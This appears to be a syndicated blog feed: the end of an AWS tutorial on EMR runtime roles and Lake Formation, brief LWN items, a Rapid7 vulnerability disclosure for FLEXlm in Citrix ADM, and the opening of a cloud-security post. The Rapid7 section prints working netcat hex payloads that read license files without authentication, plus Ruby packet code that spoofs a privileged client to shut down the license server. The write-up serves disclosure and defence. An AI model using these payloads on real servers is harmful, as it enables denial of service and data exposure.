Each step was able to only access the CSV file that was allowed by the runtime role, so the first step was able to only access s3://emr-steps-roles-new-us-east-1/demo1/test.csv and the second step was only able to access s3://emr-steps-roles-new-us-east-1/demo2/test.csv. In addition, we observed that Amazon EMR created a unique user for the steps, and used the user to run the jobs. Please note that both roles need at least read access to the S3 location where the step scripts are located (for example, s3://emr-steps-roles-demo-bucket/scripts/test.py).

Now that we have seen how runtime roles for EMR steps work, let’s look at how we can use Lake Formation to apply fine-grained access controls with EMR steps.

Use Lake Formation-based access control with EMR steps

You can use Lake Formation to apply table- and column-level permissions with Apache Spark and Apache Hive jobs submitted as EMR steps. First, the data lake admin in Lake Formation needs to register Amazon EMR as the AuthorizedSessionTagValue to enforce Lake Formation permissions on EMR. Lake Formation uses this session tag to authorize callers and provide access to the data lake. The Amazon EMR value is referenced inside the step-runtime-roles-sec-cfg.json file we used earlier when we created the EMR security configuration, and inside the trust-policy.json file we used to create the two runtime roles test-emr-demo1 and test-emr-demo2.

We can do so on the Lake Formation console in the External data filtering section (replace 123456789012 with your AWS account ID).

On the IAM runtime roles’ trust policy, we already have the sts:TagSession permission with the condition “aws:RequestTag/LakeFormationAuthorizedCaller": "Amazon EMR". So we’re ready to proceed.

To demonstrate how Lake Formation works with EMR steps, we create one database named entities with two tables named users and products, and we assign in Lake Formation the grants summarized in the following table.

IAM Roles \ Tables entities
(DB)
users
(Table)
products
(Table)
test-emr-demo1 Full Read Access No Access
test-emr-demo2 Read Access on Columns: uid, state Full Read Access

Prepare Amazon S3 files

We first prepare our Amazon S3 files.

  1. Create the users.csv file with the following content:
    00005678,john,pike,england,london,Hidden Road 78
    00009039,paolo,rossi,italy,milan,Via degli Alberi 56A
    00009057,july,finn,germany,berlin,Green Road 90

  2. Create the products.csv file with the following content:
    P0000789,Bike2000,Sport
    P0000567,CoverToCover,Smartphone
    P0005677,Whiteboard X786,Home

  3. Upload these files to Amazon S3 in two different locations:
    #Change this with your bucket name
    BUCKET_NAME="emr-steps-roles-new-us-east-1"
    
    aws s3 cp users.csv s3://${BUCKET_NAME}/entities-database/users/
    aws s3 cp products.csv s3://${BUCKET_NAME}/entities-database/products/

Prepare the database and tables

We can create our entities database by using the AWS Glue APIs.

  1. Create the entities-db.json file with the following content (substitute emr-steps-roles-new-us-east-1 with your bucket name):
    {
        "DatabaseInput": {
            "Name": "entities",
            "LocationUri": "s3://emr-steps-roles-new-us-east-1/entities-database/",
            "CreateTableDefaultPermissions": []
        }
    }

  2. With a Lake Formation admin user, run the following command to create our database:
    aws glue create-database \
    --cli-input-json file://entities-db.json

    We also use the AWS Glue APIs to create the tables users and products.

  3. Create the users-table.json file with the following content (substitute emr-steps-roles-new-us-east-1 with your bucket name):
    {
        "TableInput": {
            "Name": "users",
            "StorageDescriptor": {
                "Columns": [{
                        "Name": "uid",
                        "Type": "string"
                    },
                    {
                        "Name": "name",
                        "Type": "string"
                    },
                    {
                        "Name": "surname",
                        "Type": "string"
                    },
                    {
                        "Name": "state",
                        "Type": "string"
                    },
                    {
                        "Name": "city",
                        "Type": "string"
                    },
                    {
                        "Name": "address",
                        "Type": "string"
                    }
                ],
                "Location": "s3://emr-steps-roles-new-us-east-1/entities-database/users/",
                "InputFormat": "org.apache.hadoop.mapred.TextInputFormat",
                "OutputFormat": "org.apache.hadoop.hive.ql.io.HiveIgnoreKeyTextOutputFormat",
                "Compressed": false,
                "SerdeInfo": {
                    "SerializationLibrary": "org.apache.hadoop.hive.serde2.lazy.LazySimpleSerDe",
                    "Parameters": {
                        "field.delim": ",",
                        "serialization.format": ","
                    }
                }
            },
            "TableType": "EXTERNAL_TABLE",
            "Parameters": {
                "EXTERNAL": "TRUE"
            }
        }
    }

  4. Create the products-table.json file with the following content (substitute emr-steps-roles-new-us-east-1 with your bucket name):
    {
        "TableInput": {
            "Name": "products",
            "StorageDescriptor": {
                "Columns": [{
                        "Name": "product_id",
                        "Type": "string"
                    },
                    {
                        "Name": "name",
                        "Type": "string"
                    },
                    {
                        "Name": "category",
                        "Type": "string"
                    }
                ],
                "Location": "s3://emr-steps-roles-new-us-east-1/entities-database/products/",
                "InputFormat": "org.apache.hadoop.mapred.TextInputFormat",
                "OutputFormat": "org.apache.hadoop.hive.ql.io.HiveIgnoreKeyTextOutputFormat",
                "Compressed": false,
                "SerdeInfo": {
                    "SerializationLibrary": "org.apache.hadoop.hive.serde2.lazy.LazySimpleSerDe",
                    "Parameters": {
                        "field.delim": ",",
                        "serialization.format": ","
                    }
                }
            },
            "TableType": "EXTERNAL_TABLE",
            "Parameters": {
                "EXTERNAL": "TRUE"
            }
        }
    }

  5. With a Lake Formation admin user, create our tables with the following commands:
    aws glue create-table \
        --database-name entities \
        --cli-input-json file://users-table.json
        
    aws glue create-table \
        --database-name entities \
        --cli-input-json file://products-table.json

Set up the Lake Formation data lake locations

To access our tables data in Amazon S3, Lake Formation needs read/write access to them. To achieve that, we have to register Amazon S3 locations where our data resides and specify for them which IAM role to obtain credentials from.

Let’s create our IAM role for the data access.

  1. Create a file called trust-policy-data-access-role.json with the following content:
    {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "",
                "Effect": "Allow",
                "Principal": {
                    "Service": "lakeformation.amazonaws.com"
                },
                "Action": "sts:AssumeRole"
            }
        ]
    }

  2. Use the policy to create the IAM role emr-demo-lf-data-access-role:
    aws iam create-role \
    --role-name emr-demo-lf-data-access-role \
    --assume-role-policy-document file://trust-policy-data-access-role.json

  3. Create the file data-access-role-policy.json with the following content (substitute emr-steps-roles-new-us-east-1 with your bucket name):
    {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Action": [
                    "s3:*"
                ],
                "Resource": [
                    "arn:aws:s3:::emr-steps-roles-new-us-east-1/entities-database",
                    "arn:aws:s3:::emr-steps-roles-new-us-east-1/entities-database/*"
                ]
            },
            {
                "Effect": "Allow",
                "Action": [
                    "s3:ListBucket"
                ],
                "Resource": [
                    "arn:aws:s3:::emr-steps-roles-new-us-east-1"
                ]
            }
        ]
    }

  4. Create our IAM policy:
    aws iam create-policy \
    --policy-name data-access-role-policy \
    --policy-document file://data-access-role-policy.json

  5. Assign to our emr-demo-lf-data-access-role the created policy (replace 123456789012 with your AWS account ID):
    aws iam attach-role-policy \
    --role-name emr-demo-lf-data-access-role \
    --policy-arn "arn:aws:iam::123456789012:policy/data-access-role-policy"

    We can now register our data location in Lake Formation.

  6. On the Lake Formation console, choose Data lake locations in the navigation pane.
  7. Here we can register our S3 location containing data for our two tables and choose the created emr-demo-lf-data-access-role IAM role, which has read/write access to that location.

For more details about adding an Amazon S3 location to your data lake and configuring your IAM data access roles, refer to Adding an Amazon S3 location to your data lake.

Enforce Lake Formation permissions

To be sure we’re using Lake Formation permissions, we should confirm that we don’t have any grants set up for the principal IAMAllowedPrincipals. The IAMAllowedPrincipals group includes any IAM users and roles that are allowed access to your Data Catalog resources by your IAM policies, and it’s used to maintain backward compatibility with AWS Glue.

To confirm Lake Formations permissions are enforced, navigate to the Lake Formation console and choose Data lake permissions in the navigation pane. Filter permissions by “Database”:“entities” and remove all the permissions given to the principal IAMAllowedPrincipals.

For more details on IAMAllowedPrincipals and backward compatibility with AWS Glue, refer to Changing the default security settings for your data lake.

Configure AWS Glue and Lake Formation grants for IAM runtime roles

To allow our IAM runtime roles to properly interact with Lake Formation, we should provide them the lakeformation:GetDataAccess and glue:Get* grants.

Lake Formation permissions control access to Data Catalog resources, Amazon S3 locations, and the underlying data at those locations. IAM permissions control access to the Lake Formation and AWS Glue APIs and resources. Therefore, although you might have the Lake Formation permission to access a table in the Data Catalog (SELECT), your operation fails if you don’t have the IAM permission on the glue:Get* API.

For more details about Lake Formation access control, refer to Lake Formation access control overview.

  1. Create the emr-runtime-roles-lake-formation-policy.json file with the following content:
    {
        "Version": "2012-10-17",
        "Statement": {
            "Sid": "LakeFormationManagedAccess",
            "Effect": "Allow",
            "Action": [
                "lakeformation:GetDataAccess",
                "glue:Get*",
                "glue:Create*",
                "glue:Update*"
            ],
            "Resource": "*"
        }
    }

  2. Create the related IAM policy:
    aws iam create-policy \
    --policy-name emr-runtime-roles-lake-formation-policy \
    --policy-document file://emr-runtime-roles-lake-formation-policy.json

  3. Assign this policy to both IAM runtime roles (replace 123456789012 with your AWS account ID):
    aws iam attach-role-policy \
    --role-name test-emr-demo1 \
    --policy-arn "arn:aws:iam::123456789012:policy/emr-runtime-roles-lake-formation-policy"
    
    aws iam attach-role-policy \
    --role-name test-emr-demo2 \
    --policy-arn "arn:aws:iam::123456789012:policy/emr-runtime-roles-lake-formation-policy"

Set up Lake Formation permissions

We now set up the permission in Lake Formation for the two runtime roles.

  1. Create the file users-grants-test-emr-demo1.json with the following content to grant SELECT access to all columns in the entities.users table to test-emr-demo1:
    {
        "Principal": {
            "DataLakePrincipalIdentifier": "arn:aws:iam::123456789012:role/test-emr-demo1"
        },
        "Resource": {
            "Table": {
                "DatabaseName": "entities",
                "Name": "users"
            }
        },
        "Permissions": [
            "SELECT"
        ]
    }

  2. Create the file users-grants-test-emr-demo2.json with the following content to grant SELECT access to the uid and state columns in the entities.users table to test-emr-demo2:
    {
        "Principal": {
            "DataLakePrincipalIdentifier": "arn:aws:iam::123456789012:role/test-emr-demo2"
        },
        "Resource": {
            "TableWithColumns": {
                "DatabaseName": "entities",
                "Name": "users",
                "ColumnNames": ["uid", "state"]
            }
        },
        "Permissions": [
            "SELECT"
        ]
    }

  3. Create the file products-grants-test-emr-demo2.json with the following content to grant SELECT access to all columns in the entities.products table to test-emr-demo2:
    {
        "Principal": {
            "DataLakePrincipalIdentifier": "arn:aws:iam::123456789012:role/test-emr-demo2"
        },
        "Resource": {
            "Table": {
                "DatabaseName": "entities",
                "Name": "products"
            }
        },
        "Permissions": [
            "SELECT"
        ]
    }

  4. Let’s set up our permissions in Lake Formation:
    aws lakeformation grant-permissions \
    --cli-input-json file://users-grants-test-emr-demo1.json
    
    aws lakeformation grant-permissions \
    --cli-input-json file://users-grants-test-emr-demo2.json
    
    aws lakeformation grant-permissions \
    --cli-input-json file://products-grants-test-emr-demo2.json

  5. Check the permissions we defined on the Lake Formation console on the Data lake permissions page by filtering by “Database”:“entities”.

Test Lake Formation permissions with runtime roles

For our test, we use a PySpark application called test-lake-formation.py with the following content:


from pyspark.sql import SparkSession
 
spark = SparkSession.builder.appName("Pyspark - TEST IAM RBAC with LF").enableHiveSupport().getOrCreate()

try:
    print("== select * from entities.users limit 3 ==\n")
    spark.sql("select * from entities.users limit 3").show()
except Exception as e:
    print(e)

try:
    print("== select * from entities.products limit 3 ==\n")
    spark.sql("select * from entities.products limit 3").show()
except Exception as e:
    print(e)

spark.stop()

In the script, we’re trying to access the tables users and products. Let’s upload our Spark application in the same S3 bucket that we used earlier:

#Change this with your bucket name
BUCKET_NAME="emr-steps-roles-new-us-east-1"

aws s3 cp test-lake-formation.py s3://${BUCKET_NAME}/scripts/

We’re now ready to perform our test. We run the test-lake-formation.py script first using the test-emr-demo1 role and then using the test-emr-demo2 role as the runtime roles.

Let’s submit a step specifying test-emr-demo1 as the runtime role:

#Change with your EMR cluster ID
CLUSTER_ID=j-XXXXXXXXXXXXX
#Change with your AWS Account ID
ACCOUNT_ID=123456789012
#Change with your Bucket name
BUCKET_NAME=emr-steps-roles-new-us-east-1

aws emr add-steps \
--cluster-id $CLUSTER_ID \
--steps '[{
            "Type": "CUSTOM_JAR",
            "ActionOnFailure": "CONTINUE",
            "Jar": "command-runner.jar",
            "Name": "Spark Lake Formation Example",
            "Args": [
              "spark-submit",
              "s3://'"${BUCKET_NAME}"'/scripts/test-lake-formation.py"
            ]
        }]' \
--execution-role-arn arn:aws:iam::${ACCOUNT_ID}:role/test-emr-demo1

The following is the output of the EMR step with test-emr-demo1 as the runtime role:

== select * from entities.users limit 3 ==

+--------+-----+-------+-------+------+--------------------+
|     uid| name|surname|  state|  city|             address|
+--------+-----+-------+-------+------+--------------------+
|00005678| john|   pike|england|london|      Hidden Road 78|
|00009039|paolo|  rossi|  italy| milan|Via degli Alberi 56A|
|00009057| july|   finn|germany|berlin|       Green Road 90|
+--------+-----+-------+-------+------+--------------------+

== select * from entities.products limit 3 ==

Insufficient Lake Formation permission(s) on products (...)

As we can see, our application was only able to access the users table.

Submit the same script again as a new EMR step, but this time with the role test-emr-demo2 as the runtime role:

#Change with your EMR cluster ID
CLUSTER_ID=j-XXXXXXXXXXXXX
#Change with your AWS Account ID
ACCOUNT_ID=123456789012
#Change with your Bucket name
BUCKET_NAME=emr-steps-roles-new-us-east-1

aws emr add-steps \
--cluster-id $CLUSTER_ID \
--steps '[{
            "Type": "CUSTOM_JAR",
            "ActionOnFailure": "CONTINUE",
            "Jar": "command-runner.jar",
            "Name": "Spark Lake Formation Example",
            "Args": [
              "spark-submit",
              "s3://'"${BUCKET_NAME}"'/scripts/test-lake-formation.py"
            ]
        }]' \
--execution-role-arn arn:aws:iam::${ACCOUNT_ID}:role/test-emr-demo2

The following is the output of the EMR step with test-emr-demo2 as the runtime role:

== select * from entities.users limit 3 ==

+--------+-------+
|     uid|  state|
+--------+-------+
|00005678|england|
|00009039|  italy|
|00009057|germany|
+--------+-------+

== select * from entities.products limit 3 ==

+----------+---------------+----------+
|product_id|           name|  category|
+----------+---------------+----------+
|  P0000789|       Bike2000|     Sport|
|  P0000567|   CoverToCover|Smartphone|
|  P0005677|Whiteboard X786|      Home|
+----------+---------------+----------+

As we can see, our application was able to access a subset of columns for the users table and all the columns for the products table.

We can conclude that the permissions while accessing the Data Catalog are being enforced based on the runtime role used with the EMR step.

Audit using the source identity

The source identity is a mechanism to monitor and control actions taken with assumed roles. The Propagate source identity feature similarly allows you to monitor and control actions taken using runtime roles by the jobs submitted with EMR steps.

We already configured EMR_EC2_defaultRole with "sts:SetSourceIdentity" on our two runtime roles. Also, both runtime roles let EMR_EC2_DefaultRole to SetSourceIdentity in their trust policy. So we’re ready to proceed.

We now see the Propagate source identity feature in action with a simple example.

Configure the IAM role that is assumed to submit the EMR steps

We configure the IAM role job-submitter-1, which is assumed specifying the source identity and which is used to submit the EMR steps. In this example, we allow the IAM user paul to assume this role and set the source identity. Please note you can use any IAM principal here.

  1. Create a file called trust-policy-2.json with the following content (replace 123456789012 with your AWS account ID):
    {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Principal": {
                    "AWS": "arn:aws:iam::123456789012:user/paul"
                },
                "Action": "sts:AssumeRole"
            },
            {
                "Effect": "Allow",
                "Principal": {
                    "AWS": "arn:aws:iam::123456789012:user/paul"
                },
                "Action": "sts:SetSourceIdentity"
            }
        ]
    }

  2. Use it as the trust policy to create the IAM role job-submitter-1:
    aws iam create-role \
    --role-name job-submitter-1 \
    --assume-role-policy-document file://trust-policy-2.json

    We use now the same emr-runtime-roles-submitter-policy policy we defined before to allow the role to submit EMR steps using the test-emr-demo1 and test-emr-demo2 runtime roles.

  3. Assign this policy to the IAM role job-submitter-1 (replace 123456789012 with your AWS account ID):
    aws iam attach-role-policy \
    --role-name job-submitter-1 \
    --policy-arn "arn:aws:iam::123456789012:policy/emr-runtime-roles-submitter-policy"

Test the source identity with AWS CloudTrail

To show how propagation of source identity works with Amazon EMR, we generate a role session with the source identity test-ad-user.

With the IAM user paul (or with the IAM principal you configured), we first perform the impersonation (replace 123456789012 with your AWS account ID):

aws sts assume-role \
--role-arn arn:aws:iam::123456789012:role/job-submitter-1 \
--role-session-name demotest \
--source-identity test-ad-user

The following code is the output received:

{
"Credentials": {
    "SecretAccessKey": "<SECRET_ACCESS_KEY>",
    "SessionToken": "<SESSION_TOKEN>",
    "Expiration": "<EXPIRATION_TIME>",
    "AccessKeyId": "<ACCESS_KEY_ID>"
},
"AssumedRoleUser": {
    "AssumedRoleId": "AROAUVT2HQ3......:demotest",
    "Arn": "arn:aws:sts::123456789012:assumed-role/test-emr-role/demotest"
},
"SourceIdentity": "test-ad-user"
}

We use the temporary AWS security credentials of the role session, to submit an EMR step along with the runtime role test-emr-demo1:

export AWS_ACCESS_KEY_ID="<ACCESS_KEY_ID>"
export AWS_SECRET_ACCESS_KEY="<SECRET_ACCESS_KEY>"
export AWS_SESSION_TOKEN="<SESSION_TOKEN>" 

#Change with your EMR cluster ID
CLUSTER_ID=j-XXXXXXXXXXXXX
#Change with your AWS Account ID
ACCOUNT_ID=123456789012
#Change with your Bucket name
BUCKET_NAME=emr-steps-roles-new-us-east-1

aws emr add-steps \
--cluster-id $CLUSTER_ID \
--steps '[{
            "Type": "CUSTOM_JAR",
            "ActionOnFailure": "CONTINUE",
            "Jar": "command-runner.jar",
            "Name": "Spark Lake Formation Example",
            "Args": [
              "spark-submit",
              "s3://'"${BUCKET_NAME}"'/scripts/test-lake-formation.py"
            ]
        }]' \
--execution-role-arn arn:aws:iam::${ACCOUNT_ID}:role/test-emr-demo1

In a few minutes, we can see events appearing in the AWS CloudTrail log file. We can see all the AWS APIs that the jobs invoked using the runtime role. In the following snippet, we can see that the step performed the sts:AssumeRole and lakeformation:GetDataAccess actions. It’s worth noting how the source identity test-ad-user has been preserved in the events.

Clean up

You can now delete the EMR cluster you created.

  1. On the Amazon EMR console, choose Clusters in the navigation pane.
  2. Select the cluster iam-passthrough-cluster, then choose Terminate.
  3. Choose Terminate again to confirm.

Alternatively, you can delete the cluster by using the Amazon EMR CLI with the following command (replace the EMR cluster ID with the one returned by the previously run aws emr create-cluster command):

aws emr terminate-clusters --cluster-ids j-3KVXXXXXXX7UG

Conclusion

In this post, we discussed how you can control data access on Amazon EMR on EC2 clusters by using runtime roles with EMR steps. We discussed how the feature works, how you can use Lake Formation to apply fine-grained access controls, and how to monitor and control actions using a source identity. To learn more about this feature, refer to Configure runtime roles for Amazon EMR steps.


About the authors

Stefano Sandona is an Analytics Specialist Solution Architect with AWS. He loves data, distributed systems and security. He helps customers around the world architecting their data platforms. He has a strong focus on Amazon EMR and all the security aspects around it.

Sharad Kala is a senior engineer at AWS working with the EMR team. He focuses on the security aspects of the applications running on EMR. He has a keen interest in working and learning about distributed systems.


[$] Identity management for WireGuard

Post Syndicated from original https://lwn.net/Articles/910766/

Since its inclusion in the Linux kernel, the WireGuard VPN tunnel has become
increasingly popular. In general, WireGuard is simpler to configure than
other VPNs, but the approach that it takes to authentication can present
some challenges. Each node in a WireGuard network has a cryptographic key
that serves as the node’s identity;
nodes that do not know each other’s keys cannot directly communicate.
Keeping
track of these keys and distributing them to the other nodes
in a mesh network quickly becomes a chore as the network grows.
Fortunately, there are now
several open-source
tools that can automate the management of these keys and make using
WireGuard easier for both administrators and end users.

Security updates for Tuesday

Post Syndicated from original https://lwn.net/Articles/911562/

Security updates have been issued by Debian (glibc and libksba), Fedora (dhcp and kernel), Red Hat (.NET 6.0, .NET Core 3.1, compat-expat1, kpatch-patch, and nodejs:16), Slackware (xorg), SUSE (exiv2, expat, kernel, libreoffice, python, python-numpy, squid, and virtualbox), and Ubuntu (linux-azure and zlib).

FLEXlm and Citrix ADM Denial of Service Vulnerability

Post Syndicated from Ron Bowes original https://blog.rapid7.com/2022/10/18/flexlm-and-citrix-adm-denial-of-service-vulnerability/

On June 27, 2022, Citrix released an advisory for CVE-2022-27511 and CVE-2022-27512, which affect Citrix ADM (Application Delivery Management).

Rapid7 investigated these issues to better understand their impact, and found that the patch is not sufficient to prevent exploitation. We also determined that the worst outcome of this vulnerability is a denial of service – the licensing server can be told to shut down (even with the patch). We were not able to find a way to reset the admin password, as the original bulletin indicated.

In the course of investigating CVE-2022-27511 and CVE-2022-27512, we determined that the root cause of the issues in Citrix ADM was a vulnerable implementation of popular licensing software FLEXlm, also known as FlexNet Publisher. This disclosure addresses both the core issue in FLEXlm and Citrix ADM’s implementation of it (which resulted in both the original CVEs and later the patch bypass our research team discovered). Rapid7 coordinated disclosure with both companies and CERT/CC.

As of this publication, these issues remain unpatched, so IT defenders are urged to reach out to Revenera and Citrix for direct guidence on mitigating these denial of service vulnerabilities and CVE assignment.

Products

FLEXlm is a license management application that is part of FlexNet licensing, provided by Revenera’s Flexnet Software, and is used for license provisioning on many popular network applications, including Citrix ADM. You can read more about FlexNet at the vendor’s website.

Citrix ADM is an application provisioning solution from Citrix, which uses FLEXlm for license management. You can read more about Citrix ADM at the vendor’s website.

Discoverer

This issue was discovered by Ron Bowes of Rapid7 while researching CVE-2022-27511 in Citrix ADM. It is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.

Exploitation

Citrix ADM runs on FreeBSD, and remote administrative logins are possible. Using that, we compared two different versions of the Citrix ADM server – before and after the patch.

Eventually, we went through each network service, one by one, to check what each one did and whether the patch may have fixed something. When we got to TCP port 27000, we found that lmgrd was running. Looking up lmgrd, we determined that it’s a licensing server made by FLEXlm called FlexNet Licensing (among other names), made by Revenera. Since the bulletin calls out licensing disruption, this seemed like a sensible place to look; from the bulletin:

Temporary disruption of the ADM license service. The impact of this includes preventing new licenses from being issued or renewed by Citrix ADM.

If we look at how lmgrd is executed before and after the patch, we find that the command line arguments changed; before:

bash-3.2# ps aux | grep lmgrd
root         3506   0.0  0.0   10176   6408  -  S    19:22      0:09.67 /netscaler/lmgrd -l /var/log/license.log -c /mpsconfig/license

And after:

bash-3.2# ps aux | grep lmgrd
root         5493   0.0  0.0   10176   5572  -  S    13:15     0:02.45 /netscaler/lmgrd -2 -p -local -l /var/log/license.log -c /mpsconfig/license

If we look at some online documentation, we see that the -2 -p flags are security-related:

-2 -p    Restricts usage of lmdown, lmreread, and lmremove to a FLEXlm administrator who is by default root. [...]

Patch Analysis

We tested a Linux copy of FlexNet 11.18.3.1, which allowed us to execute and debug Flex locally. Helpfully, the various command line utilities that FlexNet uses to perform actions (accessible via lmutil) use a TCP connection to localhost, allowing us to analyze the traffic. For example, the following command:

$ ./lmutil lmreread -c ./license/citrix_startup.lic
lmutil - Copyright (c) 1989-2021 Flexera. All Rights Reserved.
lmreread successful

Generates a lot of traffic going to localhost:27000, including:

Sent:

00000000  2f 4c 0f b0 00 40 01 02  63 05 2c 85 00 00 00 00   /L...@.. c.,.....
00000010  00 00 00 02 01 04 0b 12  00 54 00 78 00 02 0b af   ........ .T.x....
00000020  72 6f 6e 00 66 65 64 6f  72 61 00 2f 64 65 76 2f   ron.fedo ra./dev/
00000030  70 74 73 2f 32 00 00 78  36 34 5f 6c 73 62 00 01   pts/2..x 64_lsb..

Received:

    00000000  2f 8f 09 c6 00 26 01 0e  63 05 2c 85 41 00 00 00   /....&.. c.,.A...
    00000010  00 00 00 02 0b 12 01 04  00 66 65 64 6f 72 61 00   ........ .fedora.
    00000020  6c 6d 67 72 64 00                                  lmgrd.

Sent:

00000040  2f 23 34 78 00 24 01 07  63 05 2c 86 00 00 00 00   /#4x.$.. c.,.....
00000050  00 00 00 02 72 6f 6e 00  66 65 64 6f 72 61 00 00   ....ron. fedora..
00000060  92 00 00 0a                                        ....

Received:

    00000026  2f 54 18 b9 00 a8 00 4f  63 05 2c 86 41 00 00 00   /T.....O c.,.A...
    00000036  00 00 00 02 4f 4f 00 00  00 00 00 00 00 00 00 00   ....OO.. ........
    00000046  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
    00000056  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
    00000066  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
    00000076  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
    00000086  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
    00000096  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
    000000A6  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
    000000B6  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
    000000C6  00 00 00 00 00 00 00 00                            ........ 

If we start the service with the -2 -p flag, we can no longer run lmreread:

$ ./lmutil lmreread -c ./license/citrix_startup.lic
lmutil - Copyright (c) 1989-2021 Flexera. All Rights Reserved.
lmreread failed: You are not a license administrator. (-63,294)

That appears to be working as intended! Or does it?

Protocol Analysis

We spent a substantial amount of time reverse engineering FlexNet’s protocol. FlexNet uses a binary protocol with a lot of support and code paths for different (and deprecated) versions of the protocol. But we built a tool (that you can get on GitHub) that implements the interesting parts of the protocol.

It turns out, even ignoring the vulnerability, you can do a whole bunch of stuff against the FlexNet service, and none of it even requires authentication! For example, you can grab the path to the license file:

$ echo -ne "\x2f\xa9\x21\x3a\x00\x3f\x01\x08\x41\x41\x41\x41\x42\x42\x42\x42\x43\x00\x44\x44\x01\x04\x72\x6f\x6f\x74\x00\x43\x69\x74\x72\x69\x78\x41\x44\x4d\x00\x6c\x6d\x67\x72\x64\x00\x2f\x64\x65\x76\x2f\x70\x74\x73\x2f\x31\x00\x67\x65\x74\x70\x61\x74\x68\x73\x00" | nc 10.0.0.9 27000
LW37/mpsconfig/license/citrix_startup.lic

You can even grab the whole license file:

$ echo -ne "\x2f\x8a\x17\x2d\x00\x37\x01\x08\x41\x41\x41\x41\x42\x42\x42\x42\x43\x00\x44\x44\x01\x04\x72\x6f\x6f\x74\x00\x43\x69\x74\x72\x69\x78\x41\x44\x4d\x00\x6c\x6d\x67\x72\x64\x
00\x2f\x64\x65\x76\x2f\x70\x74\x73\x2f\x31\x00\x00" | nc -v 10.0.0.9 27000
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Connected to 10.0.0.9:27000.
L6194# DO NOT REMOVE THIS COMMENT LINE
# "のコメント行は削除しLK6060NEN
# NE SUPPRIMEZ PAS CETTE LIGNE DE COMMENTAIRE
# NO ELIMINAR ESTA LÍNL5926IX PORT=7279

And you can also remotely re-load the license file and shut down the service if the -p -2 flag is not set when the server starts. That’s the core of the original CVEs – that those flags aren’t used and therefore a remote user can take administrative actions.

Patch Bypass

The problem is, all of the security features (including declaring your username and privilege level) are client-side choices, which means that without knowing any secret information, the client can self-declare that they are privileged.

This is what the "authentication" message looks like in flexnet-tools.rb:

  send_packet(0x2f, 0x0102,
    "\x01\x04" + # If the `\x04` value here is non-zero, we are permitted to log in
    "\x0b\x10" + # Read as a pair of uint16s
    "\x00\x54" + # Read as single uint16
    "\x00\x78" + # Read as single uint16
    "\x00\x00\x16\x97" + # Read as uint32
    "root\x00" +
    "CitrixADM\x00" +
    "/dev/pts/1\x00" +
    "\x00" + # If I add a string here, the response changes
    "x86_f8\x00" +
    "\x01"
  )

In that example, root is the username, and CitrixADM is the host. Those can be set to whatever the client chooses, and permissions and logs will reflect that. The first field, \x01\x04, is also part of the authentication process, where the \x04 value specifically enables remote authorization – while we found the part of the binary that reads that value, we are not clear what the actual purpose is.

By declaring oneself as root@CitrixADM (using that message), it bypasses the need to actually authenticate. The lmdown field, for shutting down the licensing server, has an addition required field:

when 'lmdown'
  out = send_packet(0x2f, 0x010a,
    "\x00" + # Forced?
    "root\x00" + # This is used in a log message
    "CitrixADM\x00" +
    "\x00" +
    "\x01\x00\x00\x7f" +
    "\x00" +
    (LOGIN ? "islocalSys" : "") + # Only attach islocalSys if we're logging in
    "\x00"
  )

The islocalSys value self-identifies the client as privileged, and therefore it is allowed to bypass the -2 -p flag and perform restricted actions. This bypasses the patch.

Impact

Remotely shutting down the FLEXlm licensing server can cause a denial of service condition in the software for which that licensing server is responsible. In this particular case, exploiting this vulnerability can cause a disruption in provisioning licenses through Citrix ADM.

Remediation

In the absence of a vendor-supplied patch, users of software that relies on FLEXlm should not expose port 27000/TCP to untrusted networks. Note that in many cases, this would remove the functionality of the license server entirely.

Disclosure Timeline

This issue was disclosed in accordance with Rapid7’s [vulnerability disclosure] policy(https://www.rapid7.com/security/disclosure/#zeroday), but with a slightly faster initial release to CERT/CC, due to the multivendor nature of the issue.

  • June, 2022: Issues discovered and documented by Rapid7 researcher Ron Bowes
  • Tue, Jul 5, 2022: Disclosed to Citrix via their PSIRT team
    Thu, Jul 7, 2022: Disclosed to Flexera via their PSIRT team
  • Wed, Jul 12, 2022: Disclosed to CERT/CC (VU#300762)
  • July – October, 2022: Disclosure discussions between Rapid7, Citrix, Flexera, and CERT/CC through VINCE (Case 603).
  • Tue, Oct 18, 2022: This public disclosure

Emerging best practices for securing cloud-native environments

Post Syndicated from Rapid7 original https://blog.rapid7.com/2022/10/18/emerging-best-practices-for-securing-cloud-native-environments/

Emerging best practices for securing cloud-native environments

Globally, IT experts recognise security as the most significant barrier to cloud adoption, in part because  many of the ways of securing traditional IT environments are not always applicable to cloud-native infrastructure. As a result, security teams may find themselves behind the curve and struggling to keep up with the ambitious digital transformation programs set by their senior leadership teams.

As technology evolves and threats change rapidly, organizations that stay abreast of the latest developments, trends, and industry standards tend to have fewer security risks than those that don’t. Failure to do so can lead to data breaches, compliance violations and increased costs. From creating a security culture to implementing innovative solutions, it’s clear a new approach to security is required; one that is more automated and based on best practices that consider the following:

Speed vs security

Finding the right balance between security and speed can be difficult, especially when trying to keep pace with your organization’s cloud migration and digital transformation strategy. Securing your continuous integration and delivery (CI/CD) pipeline can be challenging if visibility, governance and compliance lack across your IT environment.

Ensuring errors and missteps are detected and minimised requires a consistent set of processes, people, and tools. By putting challenges into logical groups, you can address each one more effectively.

For example, the first stage of the CI/CD pipeline is vulnerable to human error. Adopting the DevSecOps model adds security to the DevOps working processes as a continuous activity, allowing security policies to be defined and enforced at every pipeline stage — including development and testing environments. Although, moving away from traditional processes requires strong foundations to transform and change.

Operationalising cyber security

